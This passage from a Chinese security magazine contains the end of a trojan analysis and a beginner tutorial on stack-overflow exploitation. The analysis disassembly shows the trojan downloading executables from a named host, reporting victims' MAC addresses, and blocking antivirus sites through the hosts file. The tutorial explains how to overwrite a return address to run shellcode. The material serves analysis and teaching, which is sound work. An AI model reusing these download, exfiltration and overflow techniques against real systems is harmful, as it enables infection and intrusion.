;ASCII "C:\DOCUME~1\li\LOCALS~1\Temp\bx7EoOJu0B.pif"
    00404F3E  |.  FF75 08         push   dword ptr [ebp+8]
;ASCII "http://www.liuliangvip.cn/down/3.exe"
    00404F41  |.  51              push   ecx
    00404F42      FFD0            call   eax   ;
urlmon.URLDownloadToFileA 下载木马程序
        }
    }
```

线程十三：00405A85 处

每隔 10 分钟到 http://www.liuliangvip.cn/down/update.ini 将 update.ini 文件下载到 C:\WINDOWS\meupdate.ini 中，并且和 http://www.liuliangvip.cn/22.txt 做比较，如果不同，则将 http://www.liuliangvip.cn/down/mm.exe 下载到 c:_default.pif 更新病毒程序，代码如下：

```
    00405AA8      68 C0270900     push   927C0    ; 10 分钟
    00405AAD   .  FF15 AC104000 call    dword ptr
[<&KERNEL32.Sleep>]   ; \Sleep
    00405AB3   .  68 A01C4000     push   00401CA0
;  ASCII "http://www.liuliangvip.cn/down/mm.exe"
    00405AB8   .  E8 43FEFFFF     call   00405900
    {
      00405900
      ......
      00405A01  |.  57            push   edi
      00405A02  |.  57            push   edi
      00405A03  |.  51            push   ecx    ;ASCII
"C:\WINDOWS\meupdate.ini"保存到本地文件名和地址
      00405A04  |.  68 9C1B4000   push   00401B9C   ; ASCII
"http://www.liuliangvip.cn/down/update.ini"网站地址
      00405A09  |.  57            push   edi
      00405A0A  |.  A3 04754000   mov    dword ptr [407504], eax
;  urlmon.URLDownloadToFileA
      00405A0F                    FFD0       call    eax
      ......
      00405A28  |.  50            push   eax    ; /stream
      00405A29  |.  8D85 F0FBFFFF lea    eax, dword ptr
[ebp-410]  ; |
      00405A2F  |.  53            push   ebx    ; |n
      00405A30  |.  50            push   eax    ; |s
    00405A31  |.  E8 DE040000      call
<jmp.&MSVCRT.fgets>   ; \fgets 读出 meupdate.ini 文件
    00405A36  |.  83C4 0C         add    esp, 0C
    00405A39  |.  BE BC284000     mov    esi, 004028BC
;  ASCII "2.1"
    00405A3E  |.  8D85 F0FBFFFF lea    eax, dword ptr
[ebp-410]
    00405A44  |>  8A10           /mov    dl, byte ptr [eax]
;文件前 3 个字符和"2.1"进行比较
    00405A46  |.  8ACA           |mov    cl, dl
    00405A48  |.  3A16           |cmp    dl, byte ptr [esi]
```

```
00405A4A  |.  75 1A          |jnz     short 00405A66
;不相同则跳到 00405A66 更新病毒
......
00405A6F  |.  57             push    edi
00405A70  |.  57             push    edi
00405A71  |.  68 A41D4000    push    00401DA4
;  ASCII "c:\_default.pif"
00405A76  |.  FF75 08        push    dword ptr [ebp+8]
;  "http://www.liuliangvip.cn/down/mm.exe"
00405A79  |.  57             push    edi
00405A7A  |. FF15 04754000 calldword ptr [407504]
;  urlmon.URLDownloadToFileA
}
00405ABD  .  59              pop     ecx
00405ABE  .  6A 00           push    0       ; /ShowState =
SW_HIDE
00405AC0  .  56              push    esi     ; |CmdLine
00405AC1  .  FF15 1C104000 call      dword ptr
[<&KERNEL32.WinExec>]  ; \WinExec
00405AC7  .^ EB DF           jmp     short 00405AA8
```

线程十四：00405AC9 处

修改 host 文件，获得%programfiles%的环境变量，代码如下：

```
00405AEC  |.  68 FF000000    |push   0FF    ; /DestSizeMax
= FF (255.)
00405AF1  |.  50             |push   eax    ; |DestString
00405AF2  |.  68 AC284000    |push   004028AC    ;
|SrcString = "%ProgramFiles%"
00405AF7  |.  FF15 80104000 |call    dword ptr
[<&KERNEL32.ExpandEnv>; \ExpandEnvironmentStringsA
将 host 文件属性设为 normal
00405B25  |.  68 80000000    |push   80  ; /FileAttributes =
NORMAL
......                               ;获取 host 文件路径相关代码
00405B48  |.  50             |push   eax    ; |FileName =
"C:\WINDOWS\system32\drivers\etc\hosts"
00405B49  |.  F3:A4          |rep    movs byte ptr es:[edi],
byte pt>; |
00405B4B  |.  FF15 58104000 |call    dword ptr
[<&KERNEL32.SetFileAt>; \SetFileAttributesA
```

接着查找[url=file://\\drivers\etc\\hosts]\\drivers\etc\\hosts[/url]文件，写入如下数据：

```
127.0.0.0 360.qihoo.com
......
127.0.0.1 dl.jiangmin.com
127.0.0.1 jiangmin.com
```

当每次输入上面的网址时，都会定向到 127.0.0.1，屏蔽了安全厂商的网址。并且每秒执行一次，防止 host 文件被改回去。

线程十五：00405467 处

搜集被感染主机的 mac 地址，并把被感染主机的 mac 地址和感染的病毒版本发送给 http://www.liuliangvip.cn/down/tj/ct.asp 页面，代码如下：

```
0040549B  |.  68 70224000    push    00402270    ; /mode
= "r"
......                               ;路径相关代码
004054BE  |.  50             push    eax     ; |path =
"C:\WINDOWS\mfxixue.ini"
004054BF  |.  F3:A4          rep     movs byte ptr es:[edi],
byte ptr [esi>; |
004054C1  |.  E8 120A0000    call    <jmp.&MSVCRT.
fopen>    ; \fopen 打开 mfxixue.ini
......
004054CF  |.  68 981A4000    push    00401A98    ; ASCII
"http://www.liuliangvip.cn/down/tj/ct.asp"
004054D4  |.  6A 01          push    1
004054D6  |.  E8 ACFEFFFF    call    00405387
{
  00405387  /$  55           push    ebp
  ......
  00405392  |.  6A 00        push    0     ; /timer =
NULL
  00405394  |.  E8 750B0000  call    <jmp.&MSVCRT
.time>    ; \time
  00405399  |.  50           push    eax   ; /seed
  0040539A  |.  E8 690B0000  call    <jmp.&MSVCRT
.srand>   ; \srand
  0040539F  |.  59           pop     ecx
  004053A0  |.  33F6         xor     esi, esi
  004053A2  |.  59           pop     ecx
  004053A3  |>  E8 5A0B0000  /call   <jmp.&MSVCRT
.rand>    ; [rand
  ......
  004053ED  |.  74 1C        je      short 0040540B
  004053EF  |.  68 28774000  push    00407728    ; /<%s>
= "qi06AiQ0Cf"
  004053F4  |.  8D85 FCFEFFFF lea    eax, dword ptr
[ebp-104]    ; |
  004053FA  |.  FF75 0C      push    dword ptr [ebp+C]
; |<%s> =    "http://www.liuliangvip.cn/down/tj/ct.asp"
  004053FD  |.  68 30284000  push    00402830    ; |format =
"%s?mac=%s&ver=2.1"
  00405402  |.  50           push    eax    ; |s
  00405403  |.  E8 E20A0000  call
<jmp.&MSVCRT.sprintf>        ; \sprintf
  00405408  |.  83C4 10      add     esp, 10
  0040540B  |>  8D85 FCFEFFFF lea    eax, dword ptr
[ebp-104]
  00405411  |.  50           push    eax ;eax=0221FD9C,
(ASCII
"http://www.liuliangvip.cn/down/tj/ct.asp?mac=qi06AiQ0Cf&ver=2.1")
  00405412  |.  E8 03000000  call    0040541A
  {
    0040541A  /$  56         push    esi
    ......
    00405422  |. 68 28774000 push    00407728
;  ASCII "qi06AiQ0Cf"
    00405427  |.  FF15 64114000 call  dword ptr
[<&WININET.InternetOpenA>]  ;  WININET.InternetOpenA 初始化
应用程序，以使用 WinINet 函数
    0040542D  |.  8BF8       mov     edi, eax
    0040542F  |.  3BFE       cmp     edi, esi
    00405431  |.  74 2F      je      short 00405462
    00405433  |.  56         push    esi
    00405434  |.  68 00000080 push   80000000
    00405439  |.  56         push    esi
    0040543A  |.  56         push    esi
    0040543B  |.  FF7424 1C  push    dword ptr [esp+1C];
(ASCII "http://www.liuliangvip.cn/down/tj/ct.asp?mac=qi06AiQ0
Cf&ver=2.1")
    0040543F  |.  57         push    edi
    00405440  |.  FF15 60114000 call  dword ptr
[<&WININET.InternetOpenUrlA>;  WININET.InternetOpenUrlA 通
过一个完整的 HTTP 网址打开一个资源
    00405446  |.  3BC6       cmp     eax, esi
    00405448  |.  74 11      je      short 0040545B
    0040544A  |.  8B35 68114000 mov  esi, dword ptr
[<&WININET.InternetClo>;  WININET.InternetCloseHandle
    ......
  }
  00405417  |.  59           pop     ecx
  00405418  |.  C9           leave
  00405419  \.  C3           retn
}
```


扫尾

删除两个跟安全模式有关的注册表项：SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal 和 SYSTEM\CurrentControlSet\Control\SafeBoot\Network，当用户想进入安全模式清除病毒时，进不了安全模式，这招也很毒。

至此，病毒的全部行为都已经分析完了，病毒的行为真多，要彻底清除该病毒是一个大工程！分析过程中遇到了一些困难，但还是一一解决了，通过分析这个病毒，收获颇丰，感受到了病毒制造者的智慧。由于篇幅关系，没有给出该病毒的专杀，可能会在之后继续完善。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：漏洞挖掘、汇编、溢出



漏洞挖掘的原理和思路

文/图 woosheep

漏洞利用已经不是一个新话题了，形如以 MS 开头，后面跟一串数字的漏洞利用工具，已经为大家谋了不少福利。只是，用着别人编写的程序，总不是那么心安理得，这些大大小小或轻或重的漏洞，到底是怎样被发现的，又能被怎样利用呢？

先来讨论一个前置问题，为什么会有漏洞？教科书上千篇一律地说，是因为程序对输入的过滤不严。听起来倒是很像 SQL injection，在过滤不严的网页 URL 或者查询类的栏目上加几个符号和字母，就可以枚举管理员的账号和密码。然而，漏洞和 SQL injection 其实并不存在原理性的混淆。SQL injection 产生的本质是网页前台需要通过传输 SQL 查询字符串，获取后台数据库的结果，SQL injection 的过滤不严，是后台程序没有区分出前台传回的 SQL 字符串，究竟是真的来源于前台网页请求，还是由用户出于某种用心特意构造的呢？而对于漏洞，则根本不存在什么前台后台的问题。

我们知道，进程也即正在执行的程序，是存在于内存之中的（这里的内存指逻辑上的内存，不区分具体在物理内存上还是在虚拟内存上），而这个程序与外界交互的数据，同样是被保存在同一片内存之中，简单来说，就是从内存的角度看，代码和数据都是由 0 和 1 构成的二进制流，没有任何的不同，内存中的任何二进制信息只要被 CPU 获取，直观一点，就是它的内存地址被读入指令寄存器，那么计算机就会把它作为指令进行译码和执行。而一段作为数据输入，却希望作为指令执行的二进制流，就是常说的 ShellCode。

可见，漏洞的原罪是冯·诺依曼体系结构。这样说可能对这位无可非议的计算机之父有所不敬，但事实依然是所有采用冯·诺依曼体系结构的计算机中的指令和数据，仅仅只有逻辑上的区别，如果当初选择把指令和数据进行物理分离，那恐怕时下横飞的漏洞就要被扼杀在萌芽状态——至少通过堆栈溢出的漏洞是不可能存在的。

出现了一个新名词，堆栈溢出。好吧，或许溢出已经沦为大众脸了，只是，该如何解释什么是溢出呢？很简单，就是往一个杯子里倒水，满了还是继续倒，流出来那些就叫溢出。这是生活中的一个例子，却正是溢出的原型，计算机中的溢出，只不过将水换成了二进制数据，杯子换成了保存数据的 Buffer。编程中，Buffer 是很常见的，输入输出都可能用到，其实质是一块再普通不过的内存区域。同时，Buffer 不是一个神话中的名词，它是受实际限制，有具体大小的，在 32 位的机器中，再厉害的 Buffer，最大也只有 4GB，这还是一个理论值，实际能作为 Buffer 的内存空间要小得多。如果我们用一个 17 字节大小的 Buffer 保存一个 18 字节大小的数据，那多出来的 1 个字节就是溢出。水溢出了，可以流出来，可是数据不行，数据不可能从内存条上蹦出来。在 x86 的保护模式下，内存地址是线性的，就是说内存地址从 0 到 4GB 编号，如果某一段内存发生了溢出，那多出来的数据，就会顺延覆盖下一段内存。作为用户，本来只能操作 Buffer 范围内的数据但如果程序过滤不严格，利用溢出就可以使越界修改内存成为可能。

溢出是一切罪恶的原点。现在，我们知道了输入数据不但可以用来执行，还可以用来越界修改邻接内存，那么，离成功利用漏洞只差最后一步：获取执行权。

不知道看到这里，会不会有朋友在想，既然输入可以越界修改内存，又可以执行，那直接修改指令寄存器将要执行的内存地址，是不是就大功告成了？我很确定地告诉你，是的，理论上可行。但是，当代操作系统的设计者们也深深地明白冯·诺依曼体系结构的软肋，他们一直致力于从软件层面隔离代码和数据。例如，Liuux 和 Windows 的内存管理，都设置了读、写和执行的属性（若是在 x86 平台，这种属性可以获得硬件级的支持）。此外，在进程的数据结构上，也做了精心的调整，我们可以利用调试器做具体观察，代码的内存地址多为 0x004XXXXX，而输入数据则多是保存在 0x0012XXXX 的地址中。理论上我们确实可以利用溢出一路覆盖过去，然而从灵活性和实用性等方面考虑，这条路不太容易走通。

难道要找到数据和代码的交集就这么难吗？不是的。0x0012XXXX 是什么地址？堆栈的地址。我们知道，堆栈准确来说只是栈，英文名为 stack，是一个后进先出（FILO）的数据结构。栈的用途很多，它可以用来保存函数的调用参数，保存函数的局部变量，以及保存函数的返回地址。

这里我们看到，栈里没有我们想要的东西，但别忘了有句成语，叫殊途同归。我们希望找到一个地方，在那里指令寄存器会读取到我们输入数据的内存地址，但上面分析了，基本没什么希望，那么，反过来想，指令寄存器读取哪里的内存地址，由什么决定呢？一般的指令，执行时会累加指令长度，从而获取下一条指令的内存地址；直接跳转指令，则是在指令中包含了偏移量，从而计算出下一条指令的内存地址；而返回指令，则是执行栈中返回地址，具体来说，是栈顶指针寄存器所指向内存地址的值所表示的内存地址的指令，即执行到ret这类指令，EIP会获取ESP所指向的内存地址的值。

那么，问题就转化为如何修改执行ret指令时esp所指向的内存地址的值。前面我们分析了，栈中的数据是包括返回地址的值，我们完全可以通过溢出修改。由于在整个程序中，我们能够操作的内存地址只有Buffer这一块，那么，返回地址的值可以直接修改成Buffer中的某一块合适的地方，这样，我们的ShellCode就可以获得执行。

说了这么多，估计大家都看晕了，我看书的时候，也总习惯把满是字的一页快速地翻过去。那么，为了避免重蹈覆辙，我们以一个最简单，完全可以号称漏洞挖掘界的“helloWorld”来下手，以便用上面说的内容来具体分析下。

程序的代码很简单，功能是获取一个输入字符串，然后输出：

```
#include <stdio.h>
main()
{
    char s[6];
    scanf("%s",s);
    printf("%s",s);
}
```

可以看出，字符串被保存在字符数组当中，这就是一个6字节的Buffer。按教科书的说法，最大只能输入5个字符，因为字符串的最末尾还要留一个“\0”，超过则会发生错误。实际运行一下，输入5个字符，程序运作良好。接着输入6个字符，程序毫无压力，一直输入到了8个字符，程序依然表示淡定。好了，输入增加到了9个字符，按Enter键，程序崩溃了，如图1所示。




图1

可以观察到，崩溃之前，输入的9个字符居然还是正常输出了！如果没有前面的分析，这种现象，是不是只能用诡异来解释了？

好了，相信你一定已经有了初步的猜测，现在让我们从反汇编的角度确认一遍，反汇编代码如下：

```
.text:00401000          sub     esp, 8
.text:00401003          lea     eax, [esp+8+var_8]
.text:00401007          push    eax
.text:00401008          push    offset Format  ; "%s"
.text:0040100D          call    _scanf
.text:00401012          add     esp, 8
.text:00401015          lea     ecx, [esp+8+var_8]
.text:00401019          push    ecx
.text:0040101A          push    offset Format  ; "%s"
.text:0040101F          call    _printf
.text:00401024          add     esp, 10h
.text:00401027          retn
```

当程序调用scanf之后，就有可能发生溢出。但由于溢出数据覆盖的只是函数的返回地址，因此在retn之前的代码仍能获得正常执行。好了，诡异现象解释完了，让我们以挖掘漏洞的角度从头看起。00401000处的“sub esp, 8”是很典型的分配局部变量，这里减8，说明分配了8个字节的空间。稍微解释一下，为什么我们申请的是6个字节的字符数组，编译之后会变成8个字节呢？因为esp的值总是以4的整数倍进行调增。我猜可能的原因是在32位机上，push和pop每次均操作32位数据，将栈的最小单元设定为32位，即4个字节，能够更有效率。手边并没有权威资料肯定或者否定我的猜想，如果各位读者有更具体的了解，还望加以修正和补充。

无论如何，这样就能解释为什么输入超过5个字符后，程序还能正常运行。然而，既然事实上也只有8个字符，为什么输入8个字符时还能正常运行呢？我们先看一下输入7个字符时栈的情况：

```
0012FF7C   34333231
0012FF80   00373635
0012FF84   0040112C  返回到 <ModuleEntryPoint>
```

这是Buffer刚好达到饱和的状态，“\0”恰好是Buffer的内存空间的最后一个字符，

注意，这里函数的正常返回地址是0040112C。再看一下输入8个字符时栈的情况：

```
0012FF7C   34333231
0012FF80   38373635
0012FF84   00401100
```

这时已经发生了溢出，可以看到，“\0”覆盖了返回地址的最后一位，返回地址变成了00401100。这其实也是个值得注意的地方，有些程序虽然也进行了输入判断，但对有效输入恰好多给了一位，例如，本例最大允许输入8个字符，又或者在if判断时多写了个“=”，虽然溢出位只有一位，但也可以获得最大256个字节的跳转范围，空间虽小，但也是一次漏洞利用的机会呀。


言归正传，我们看到，多输入一位，就已经对返回地址产生影响，只是00401100处恰好有可以执行的代码才没有立即触发程序崩溃。要想完成溢出，只要从第9位开始逆序输入ShellCode的起始地址即可。

不过，现在还有最后一个问题，堆栈的地址是由操作系统决定的，所以ShellCode的起始地址即在不同的系统环境中，是可能发生变化的，我们直接写入某个具体的值，并不能保证就转到我们希望的地址执行。这时，我们就需要一个跳板。这个跳板通常是程序本身包含的一个间接跳转指令。在Windows 7之前的操作系统中，exe文件载入内存的基地址一般是不变的，因此利用跳板能使ShellCode具有更好的移植性。当然，这里还有一个疑问，怎样保证那个间接跳转指令能跳往我们想要去的地方呢？那就是另一篇文章要写的问题了。

到这里，我们已经初步讨论了漏洞的形成、挖掘和利用的

原理和思路。实际运用这个思路去挖掘漏洞还有很长的路要走。例如，Buffer 不一定只是狭义的输入，必须有个输入框什么的，也可以表现为程序读取文件数据的形式，可以说，程序需要从外界获取数据的地方，基本都存在 Buffer 中。而除了 ret，还有其他指令也会利用栈中数据修改指令寄存器将要执行的内存地址，例如，某些间接跳转和利用到函数指针的 call。这些都需要更多的知识和经验的积累，才能使漏洞挖掘真正成为一项美妙的艺术。

前置知识：VC
关键词：内存、read、written



浅析“内存不能为 read/written”

文/ woosheep

内存错误并不罕见，而某处“内存不能为 read/written”，则更为常见。错误产生的原因，主要分为硬件和软件两种，硬件原因通常与内存条和主板的内存插槽有关，而软件原因，则是与 Windows 操作系统的设计架构有关。

我们知道，基于 x86 架构的计算机，是根据冯·诺依曼提出的体系搭建的，其特点之一就包括运行代码和运算数据共享同一片内存空间。从效率的角度看，可以减少 IO 以及调度的开销，简化了执行流，这对计算机的性能是一大提高，但从操作系统安全的角度来看，无疑是一场灾难，因为数据和代码事实上只存在逻辑上的区别，精心设计的植入数据完全可以用于运行，改变程序逻辑，从而危害系统安全。

然而，这个安全隐患又没办法从硬件级别解决，于是现代的操作系统，例如，Windows 和 linux，都提出了软件级别的解决方案，方法是给内存赋予属性，包括可读（READ）、可写（WRITE）以及可执行（EXECUTE）等。Windows 对于内存的属性设置，我们可以通过申请内存的 API——VirtualAlloc 来查看，VirtualAlloc 的 C 声明是：

```
LPVOID VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize,
DWORD flAllocationType, DWORD flProtect )
```

其中第四个参数 flProtect 就是用来设定申请内存的属性，也叫内存的访问类别，常见的有 PAGE_READONLY（只读），通常保存程序中的常量会使用该属性；一般的数据则会设置为 PAGE_READWRITE（可读写），而代码则会设置成 PAGE_EXECUTE_READ（可读壳执行）。这样，Windows 就通过自身的内存管理，实现了基本的数据与代码的隔离，当程序一旦对不包含写属性的内存区域尝试写操作，就会报出“内存不能为 written”的错误。

以下示例代码将会导致“内存不能为 written”的错误：

```
#include <windows.h>
main()
{
    BYTE * p = (BYTE *)::VirtualAlloc(NULL, 4,
MEM_RESERVE | MEM_COMMIT, PAGE_READONLY);
    *p = 1;
}
```

然而，从上面的内存属性设置来看，基本都包括了读的属性（至少也是 PAGE_READONLY），为什么还会有“内存不能为 read”的错误呢？这是因为 Windows 的内存分为用户内存空间和系统内存空间两种，通常各为 2GB 大小。用户内存空间用来运行用户程序以及所需的系统 DLL，每个用户进程都有自己“独享”的用户空间，即所谓的进程隔离，除非调用了 API，否则一条用户进程无法对另一条用户进程的内存进行任何操作，甚至无法“看到”。而系统空间则用来运行 Windows 内核以及驱动等系统组件，其中的代码都在 Ring0 下执行，具有极高的执行权限，并且都共享同一片内存，没有进程隔离的概念，这也是为什么我们可以通过编写的驱动类程序，直接修改 Windows 内核的代码。

